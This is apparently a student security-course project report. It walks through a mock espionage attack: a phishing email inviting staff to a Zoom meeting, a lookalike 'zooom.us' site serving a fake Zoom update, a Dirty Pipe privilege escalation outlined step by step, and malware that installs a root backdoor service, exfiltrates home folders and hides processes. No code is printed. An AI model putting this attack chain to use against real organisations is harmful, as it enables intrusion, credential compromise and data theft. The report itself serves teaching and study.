Final Report

Dirty Pipe Cola

Escola Tècnica Superior
d'Enginyeria de Telecomunicació de Barcelona

telecos BCN

UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH
Facultat d'Informàtica de Barcelona

FIB

Escola Tècnica Superior
d'Enginyeria de Telecomunicació de Barcelona
UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH
Facultat d'Informàtica de Barcelona

FIB telecos BCN

Contents

Escola Tècnica Superior
d'Enginyeria de Telecomunicació de Barcelona
UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH
Facultat d'Informàtica de Barcelona
FIB
telecos
BCN

Introduction

PepsiCo and Coca-Cola Company have been competitors for ages. Pepsi wants to step on Coca-Cola once and for all, and hired some expert hackers, like us, to create a malware in order to spy on the other, by injecting it on their systems.

We used "social engineering" via e-mail to a group of Production managers that were invited for an urgent Zoom meeting because of a critical production issue in their biggest manufacturing plant in the US.

The main goal is to gain constant monitoring over the other company, in order to know their moves in advance and be able to overpass them businesswise

The aims of this project:

- Phishing.
- Privilege escalation in the system.
- Open a backdoor for attackers.
- Automatic exfiltration of some data.
- Do not be detected by antiviruses on the workstation and IDS in the network of the company.
- Persistency.

Source Code / Repository

https://github.com/stefanoleggio/dirty-pipe-cola

Vulnerability - Dirty Pipe CVE-2022-0847

The Linux vulnerability known as "Dirty Pipe" (CVE-2022-0847) is a privilege escalation vulnerability that was reported in the Linux kernel in February 2022. It allows an attacker to gain write access to read-only memory mappings, which can be used to modify files that are normally write-protected. The vulnerability exists in all versions of the Linux kernel released since 2020 (v5.8), and it can be exploited by a local attacker or a remote attacker who has already gained access to the system. It can be exploited by a malicious user to gain root privileges on the affected system, which would allow them to take complete control of the system and perform any actions they desire. The vulnerability was patched in Linux kernel versions 5.16.11, 5.15.25 and 5.10.102, and it is important to ensure that your system is running an updated version of the kernel to protect against this vulnerability.

Basic concepts:

- **Pipe**: In the context of the Linux kernel, a pipe is a way for one process (or thread) to communicate with another process by sending data through a buffer in memory. Pipes are often used for interprocess communication (IPC) in Unix-like systems. In the Linux kernel, pipes are implemented using a circular buffer in memory. When a process writes data to a pipe, the data is stored in the buffer until it is read by another process. If the buffer becomes full, the kernel will automatically allocate a new buffer and link it to the end of the pipe. This allows the pipe to hold an arbitrary amount of data.

- **Splice syscall**: The splice system call in Linux is used to transfer data between two file descriptors without actually copying the data from one descriptor to another. Instead, splice allows the kernel to create a "virtual pipe" between the two descriptors, allowing the data to be transferred directly from the source descriptor to the destination descriptor without passing through user-space memory.

- **Pipe flags**: Pipe flags specify characteristics in a given pipe such as status and permissions. It is in one of these flags, PIPE_BUF_FLAG_CAN_MERGE, where the problem arises.

- **PIPE_BUF_FLAG_CAN_MERGE**: The PIPE_BUF_FLAG_CAN_MERGE flag is used to optimize the performance of the pipe by allowing the kernel to merge adjacent buffers in the pipe if they are both empty or both full. This can help to reduce the overhead of managing the buffers and improve the overall performance of the pipe.

It is important to note that PIPE_BUF_FLAG_CAN_MERGE is an internal implementation detail of the Linux kernel and is not intended to be used by user-space applications. Thus allowing the kernel to avoid permission checking.

Origin:

The first mistake that led to the actual vulnerability was introduced several years ago (2016) in Commit 241699cd72a8 where two new functionalities were added. These allowed the allocation of new structures pipe_buffer, but flags initialization was not implemented then. This did not caused any issue until Commit f6dd975583bd (2020), where PIPE_BUF_FLAG_CAN_MERGE was introduced for the first time. With it, it allowed overwriting data in a page cache if the mentioned flag was set. Since no initialization of these flags was implemented, an attacker could prepare a pipe to have this flag set and use it to perform write operations in read.only files.

Exploit: Local Privilege Escalation in Linux kernel

The exploit used in this project is based on the same that was implemented by Max Kellermann (who disclosed the bug) https://dirtypipe.cm4all.com. The idea is to temporarily overwrite the passwd file (specifically the section where the root user's password is stored) with one under our control. The steps to perform the exploitation are the following:

1. **Prepare a pipe** with flag PIPE_BUF_FLAG_CAN_MERGE:
    1.1. Create a pipe.
    1.2. Fill every pipe buffer with random data (until flag is set).
    1.3. Drain data from the pipe (leaving the flag set).
2. Specify the offset in the file to where the root password is stored. (right after the *root* – 4 bytes)
3. **Open the passwd** file in read-only mode.
4. **Splice** before the specified **offset into the pipe.** Using the passwd file descriptor and the previous pipe.
5. **Write the new password** in the pipe cache. (the password shall be hashed with openssl)

Note: In order to remove possible traces after the attack, a backup of the passwd file is performed before executing the exploit. This backup is used to restore the passwords once the attack has been succeeded so that the exploitation goes unnoticed.

https://github.com/stefanoleggio/dirty-pipe-cola/tree/main/src (Refer to malware.c)

Phishing attack

As part of the phishing attack we used "social engineering" via e-mail to a group of Coca-Cola Production managers that were invited to an urgent Zoom meeting.

You can see below the email looks like a real message with a functional Zoom meeting ID and passcode.

Urgent Leadership Meeting - critical production issue

Diogo Donadoni Santos Wed, Dec 21, 2022 at 2:30 PM
To: cristian.fernandez.jimenez , stefano.leggio , ramon.valles

Dear Production Managers,


We need your participation in this urgent meeting as we are having a critical production issue.

Diogo Donadoni Santos is inviting you to a scheduled Zoom meeting.
Join Zoom Meeting
https://us04web.zoom.us/j/72484775633?pwd=TBjjvgyAb2CDwJthpIW2xNIHNG8Mo7.1

Meeting ID: 724 8477 5633
Passcode: 3GbYfg

Best Regards,
Diogo Donadoni Santos
Chief Operating Officer

When they click on the zoom meeting link the browser will open our fake zoom website with a tricky Domain name "zooom.us".




We used the DNS Masq to redirect the connections to our fake zooom.us website.


http://zooom.us/

The DNSMASQ tool information and utilization is described in a subfolder of our code repository.

https://github.com/stefanoleggio/dirty-pipe-cola/tree/main/dnsmasq




You can see in the message below the victim pc is resolving our fake zooom.us web server.




We also cloned the original "Launch Meeting" page and we made some changes that will request the user to update the Zoom client before joining the meeting.

Our fake zooom.us webserver is running in Node.JS and we include all the code in a subfolder of our github repository.


https://github.com/stefanoleggio/dirty-pipe-cola/tree/main/injection




On the attackers pc the webserver is running at port 80




The victim will click in the download latest version and it will download the fake Zoom Update.




We included a readme file in the update folder with instructions to execute the zoom update. The victim just needs to double click in the install file.




The update will be simulating a zoom update and open the zoom client at the end.







On the attackers pc, we can see the data exfiltration (/home folder of the victim) in progress and the backdoor running (with root privileges).



The zoom client will be opened to join the meeting; the victim will enter the meeting details (Meeting ID: 724 8477 5633) that was received in the phishing email.




It will also ask to confirm the passcode to join the meeting



The victim will be at the meeting lobby of our zoom meeting. We are using a real zoom scheduled meeting to distract the victim.

At the attacker PC we can see the production manager is at the zoom meeting lobby



After a couple of minutes at the zoom meeting lobby the victim receives another email informing the meeting has been canceled because the problem is solved.

Urgent Leadership Meeting - critical production issue Inbox - Cancelled (Problem Solved)


Diogo Donadoni Santos Wed, Dec 21, 2022 at 2:30 PM
To: cristian.fernandez.jimenez , stefano.leggio , ramon.valles

Dear Production Managers,

Thank you for your prompt availability to join the Zoom meeting.
The critical production issue has been resolved and we are cancelling this meeting.

Best Regards,
Diogo Donadoni Santos
Chief Operating Officer

The victim will close the zoom meeting and there is no suspect trace of an attack.



Malware

Development

Based on Max Kellerman's Dirty Pipe exploit, we have added some features to take advantage of the system after a local privilege escalation. Written in C, what our code does is create two threads, one will tell the user not to worry, by simulating a Zoom update in the machine, while another one will run in the background the whole payload, hiding itself.

Starting by achieving a root shell access, our payload will first open a backdoor, as a system service, for remote privileged access, followed by a complete exfiltration of data, using *curl*. Moreover, it will automatically hide all root processes, by remounting the */proc* directory.

Backdoor

For the purpose of opening a door for remote root access, we execute a couple of commands within the payload of the malware. Firstly, a new system service is placed in the */etc/systemd/system* folder, with the following configuration:
